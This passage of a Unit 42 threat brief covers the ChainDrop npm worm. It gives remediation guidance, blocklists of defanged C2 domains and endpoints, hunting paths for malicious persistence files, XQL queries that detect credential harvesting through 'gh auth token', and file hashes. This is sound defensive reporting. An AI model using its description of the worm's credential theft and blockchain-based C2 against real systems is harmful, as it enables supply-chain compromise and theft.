The threat actors are actively, and rapidly, creating new repositories, versions and patch numbers, which will propagate the worm more efficiently. Because CI/CD pipelines are often configured to pull the latest patch or version, if there are several rapid fire versions, and they are compromised, the CI pipelines are more likely to grab an infected package.

Defenders may not be taking the most effective approach to removing the worm's infection. It is critical to ensure poisoned packages and their files are fully removed from potentially compromised systems. Unit 42 researchers found that a previously compromised system was rolled back to the `latest` tag pointing at the latest clean version. This fixed the tagging issue.

However, it didn't fix the poisoned lockfiles, caches, mirrors or tarballs already sitting in a CI image. Even after updating the `latest` tag to point to a secure version, machines that installed the package during the compromise will not automatically receive the fix. Because lockfiles retain the compromised version, these systems remain vulnerable until administrators actively clear the lockfiles and fetch the updated release.

Interim Guidance

Assume the potential impact is wider than what we know now. The worm attempts to republish itself through packages writable by compromised npm tokens. If a developer installed an affected release, enumerate every package their npm credentials could modify.

Block and Monitor Infrastructure

Add `npm-cache[.]com`, `pypi-get[.]com` and `js-mirror[.]com` to DNS and TLS SNI blocklists. Prefer sinkholing over an HTTP block page, because the worm treats HTTP 400 and 404 as a healthy C2 response. Monitor the resolver contract for domain changes.

Rotate Exposed Credentials

Revoke or rotate npm tokens, GitHub PATs and deploy keys, cloud credentials, Kubernetes service-account tokens, Vault tokens, SSH keys and AI-provider credentials accessible to confirmed infected hosts. Treat CI runners as potentially compromised if the worm executed there.

Hunt for Repository Modifications

Search accessible repositories for:

- `.vscode/tasks.json` invoking `.claude/setup.mjs`
- `.claude/settings.json` invoking `.vscode/setup.mjs`
- `.github/workflows/codeql_analysis.yml` containing `toJSON(secrets)`
- `Math_Symbol.js`
- `math_init.js`
- `setup.mjs`
- `router_runtime.js`

Hunt for Latent OS-Level Artifacts

Although the installer was not invoked on the analyzed main execution path, search for:

- `~/Library/LaunchAgents/com.user.gh-token-monitor.plist`
- `~/config/systemd/user/gh-token-monitor.service`
- `~/local/bin/gh-token-monitor.sh`
- `~/config/gh-token-monitor/`

Hunt on the Network

Look for HTTP GET or POST requests to `/router` on the three C2 domains, Ethereum JSON-RPC `eth_call` requests targeting `0xE1f2395ee43e45A1556EC6438a88c31B83493103`, and GitHub commit searches containing `thebeautifulmarchoftime` or

IfYouBlockThisAPIKeyItWillCrashTheLiveProductionServersOfAllThirdPartyClients.

Hunt Your Own Commit History

Search accessible repositories for commit messages containing IfYouBlockThisAPIKeyItWillCrashTheLiveProductionServersOfAllThirdPartyClients, and for the dead-drop record prefix thebeautifulsnadsoftime.

A match on the first is a leaked credential requiring immediate revocation. A match on the second is a planted backup C2 domain.

Audit Your Supply Chain

Compare recently published patch releases for new preinstall hooks, replaced scripts objects, setup.mjs files and large minified JavaScript bundles. Do not scope to listed packages. The worm is designed to spread to unrelated packages writable by stolen tokens.

Tips for Hardening Pipelines

Here is a practical playbook for AppSec engineers and developers:

- **Bind authentication to the workload:** The stealer targeted HashiCorp Vault tokens alongside npm, GitHub, AWS and Kubernetes credentials. A vault does not help when the token authenticating to it is a bearer string in a dotfile. Use credentials bound to the workload itself, such as mutual TLS with a SPIFFE identity, a cloud IAM role, or a projected service account token with an audience claim, so replay from attacker infrastructure fails.
- **Use ephemeral CI runners:** Persistent self-hosted runners accumulate credentials and caches across jobs that often belong to different teams, so one poisoned install contaminates everything that runs after it. Single-use runners limit exposure to one job.
- **Plant canary credentials:** Use decoys produce high-confidence signals with low false positives. Place non-functional keys in ~/.aws/credentials, ~/.npmrc, and an .env file across build images and workstations, then enable high alert on any use.

Egress filtering in CI/CD: Most npm-based malware attempts to send ~/.npmrc tokens or ~/.ssh keys to a C2 server. Apply strict egress network policies to your CI runners. Only allow connections to your private registry and known deployment targets.

Unit 42 Managed Threat Hunting Queries

The Unit 42 Managed Threat Hunting team continues to track any attempts to exploit these issues across our customers, using Cortex XDR and the XQL queries below. Cortex XDR customers can also use these XQL queries to search for signs of exploitation.

1	//Title: Chaindrop worm payload execution via bun runtime
2	//Description: Chaindrop (Shai Hulud variant) executes math_symbol.js or math_init.js via the bun nodejs runtime to harvest
3	credentials, plant .claude and .vscode persistence, and exfiltrate the information.
4	// MITRE ATT&CK TTP ID: T1059.007
5	dataset = xdr_data
6	filter event_type = ENUM.PROCESS
7	filter action_process_image_name in ("bun", "bun.exe") and (action_process_image_command_line contains "Math_Symbol.js" or
	action_process_image_command_line contains "math_init.js")
	fields agent_hostname, agent_id, causality_actor_process_command_line ,actor_process_image_name, actor_process_command_line,
	action_process_image_command_line, event_id, actor_effective_username

1	//Title: Chaindrop worm GitHub credential harvesting via gh CLI
2	//Description: Chaindrop (Shai Hulud variant) payload running under the bun nodejs runtime invokes "gh auth token" to extract the
3	local GitHub CLI authentication token, used for repository persistence commits and worm propagation.
4	// MITRE ATT&CK TTP ID: T1528
5	dataset = xdr_data
6	filter event_type = ENUM.PROCESS
7	filter actor_process_command_line contains ".js" and actor_process_image_name in ("bun", "bun.exe") and
8	action_process_image_command_line contains "gh auth token"
9	dedup agent_id, actor_process_command_line, action_process_image_command_line, action_file_path
	fields agent_id, agent_hostname, actor_process_command_line, actor_process_image_name, actor_process_image_sha256,
	action_process_image_name, action_process_image_command_line, action_process_image_sha256,
	causality_actor_process_image_name, causality_actor_process_command_line, causality_actor_process_image_sha256,
	action_file_name, action_file_path, action_file_sha256
	sort asc _time

Conclusion

ChainDrop demonstrates how a compromised open-source package can become an entry point into developer workstations, CI pipelines, cloud environments and the broader software supply chain. By stealing publishing credentials and automatically republishing infected packages, the worm can continue spreading through trusted dependencies while leaving their legitimate functionality intact. Its ability to extract ephemeral credentials directly from CI runner memory also means that investigations limited to files stored on developer endpoints may miss critical exposure.

- Unit 42 recommends:
- Identifying installations of affected npm package versions
- Removing affected package versions
- Investigating developer workstations and CI runners for signs of compromise
- Reviewing unexpected npm publishing and GitHub repository activity.
- Revoking and rotating potentially exposed npm, GitHub, cloud, SSH and automation credentials.
- Removing identified persistence mechanisms
- Blocking both the domain-based and GitHub-based exfiltration channels

Palo Alto Networks customers are better protected through the products described below. Palo Alto Networks and Unit 42 will continue monitoring this campaign for changes in infrastructure, new affected packages and evidence of additional activity, and we will update this threat brief as relevant information becomes available.

Palo Alto Networks Product Protections for ChainDrop

Palo Alto Networks customers can leverage a variety of product protections and updates to identify and defend against this threat.

If you think you might have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America: Toll Free: +1 (866) 486-4842 (866.4.UNIT42)
- UK: +44.20.3743.3660
- Europe and Middle East: +31.20.299.3130
- Asia: +65.6983.8730
- Japan: +81.50.1790.0200
- Australia: +61.2.4062.7950
- India: 000 800 050 45107
- South Korea: +82.080.467.8774

Advanced WildFire

The [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the indicators shared in this research.

Cloud-Delivered Security Services for the Next-Generation Firewall

[Advanced URL Filtering](#) and [Advanced DNS Security](#) identify known C2 domains associated with this activity as malicious.

Cortex

Koi Agentic Endpoint Security

[Koi Agentic Endpoint Security](#) is designed to help discover every AI artifact and AI agent's activity across the agentic endpoint, assess its risk, enforce prevention & runtime controls, and remediate violations.

Cortex AgentiX

Security analysts can use natural language to prompt the [Cortex AgentiX](#) Threat Intel agent to extract indicators of compromise (IoCs) from this threat brief. Customers can then enrich the indicators, check for sightings in their Cortex tenant and related alerts and provide a summary of the impact to the organization.

Cortex XDR and XSIAM

[Cortex XDR](#) and [XSIAM](#) help to prevent the threats described in this article, by employing the [Malware Prevention Engine](#). This approach combines several layers of protection, including [Advanced WildFire](#), Behavioral Threat Protection and the Local Analysis module, to prevent both known and unknown malware from causing harm to endpoints.

Specifically, we observed out-of-the-box prevention on Windows via Behavioral Threat Protection. In addition, as part of our continuous cross-platform threat research, targeted behavioral protections for macOS and Linux environments have also been deployed in content version 2370-39889.

We advise customers to upgrade agents to supported versions and the latest content update to receive the best protection

Cortex Cloud

[Cortex Cloud Endpoint Protection](#) can help protect organizations from threats expressed within this article. [Cortex Cloud 2.1 can](#) detect and prevent malicious operations using behavioral and AI-enabled analytics to detect when Linux endpoints, including containers and virtual machines, are targeted. Additionally, it can detect when cloud platform IAM policies associated with those targeted endpoints are being misused and alert teams when assets are vulnerable to these threats.

Palo Alto Networks [Software Supply Chain Security](#), integrated into Cortex Cloud, helps provide comprehensive visibility across the entire development ecosystem by tracking developer tools, code identities, registries and SBOMs. The solution can effectively harden development pipelines, and helps enforce out-of-the-box security policies to prevent unauthorized tampering or malicious code injection. By automating compliance reporting and governance, it can better empower organizations to mitigate application risks early and deploy secure code with confidence.

Idira Secrets Manager

[Idira Secrets Manager](#) limits blast radius by dynamically injecting them into build steps or local environments at runtime via API, CLI, or container sidecars, avoiding long-lived static configuration files on disk.

By pairing Idira Privilege Cloud with Idira Secrets Manager, raw credentials bypass environment variables and process memory entirely. Secretless Manager proxies outbound connections to databases, cloud APIs, and registries, injecting credentials directly into the network stream on the fly. When supply chain worms scan your build runners, there is simply nothing in memory to steal.

Idira Secrets Manager, integrated with Idira Privilege Cloud, handles automated policy-based rotation of credentials and enforces short lived secrets. Secrets requested by build pipelines are dynamically generated or rotated immediately after job completion.

Indicators of Compromise

File Hashes (SHA-256)

- `Math_Symbol.js / math_init.js`:
9fc2570b7cef51c1b8df116d144d11ff4096357be7d2c4c6367cfc2509cf1bcc
- `setup.mjs` (First variant):
54dc7ea54a1317cca0e890a2770630cf7fa6c97813e0cb9d2caa93012b350668
- `setup.mjs` (Second variant):
fd3ca4007b225fdf8de7af4345a19179d5efa8c4bb9205f88cda806e5684b1eb
- `setup.mjs.malicious` (Variant of `setup.mjs` based on TLSH pivot):
b27b82afa5f15512f3856e549fb83d873fd0049759a4b62ce64c8d7d4dc2c678

Malicious Domains

- `awqhnjewqjkl[.]icu` - new C2 domain pulled from Ethereum contract
- `npm-cache[.]com` - active during analysis
- `pypi-get[.]com` - historical C2, returned from the Ethereum contract in the past

- `js-mirror[.]com` - historical C2, returned from the Ethereum contract in the past

C2 Endpoint

- `hxxps://npm-cache[.]com:443/router`
- `hxxp://awqhnjewqjkl[.]icu/cdn-cgi/rum?`

Ethereum

- Resolver contract: `0xE1f2395ee43e45A1556EC6438a88c31B83493103`
- Changed C2 Transaction:
`0xc55920f1bd0531b6738153068a666c080ddded47e6256f1fd980d51c0b507c91`
- Owner wallet: `0x55f9780e1492344b7417fa723aedc4d0b97f31cd`
- Binance deposit pivot: `0x35477b7b2df3174B9FE8A681750A7E3fbA20F39B`
- Getter selector: `0x53ed5143`
- Setter selector: `0xd3c159e5`

GitHub Markers

- Repository description: Shai-Hulud: Here We Go Again
- Commit search token: `thebeautifulmarchoftime`
- Signed record prefix: `thebeautifulsnadsoftime`
- Dune-themed name terms: `sardaukar`, `mentat`, `fremen`, `atreides`, `harkonnen`

Latent Persistence Artifacts

The sample embeds an installer for these artifacts, but we did not identify a call site on its main execution path:

- `~/local/bin/gh-token-monitor.sh`
- `~/config/gh-token-monitor/`
- `~/Library/LaunchAgents/com.user.gh-token-monitor.plist`

- `~/.config/systemd/user/gh-token-monitor.service`

Compromised Packages

A list of compromised packages is available at [a page on our GitHub repository](#).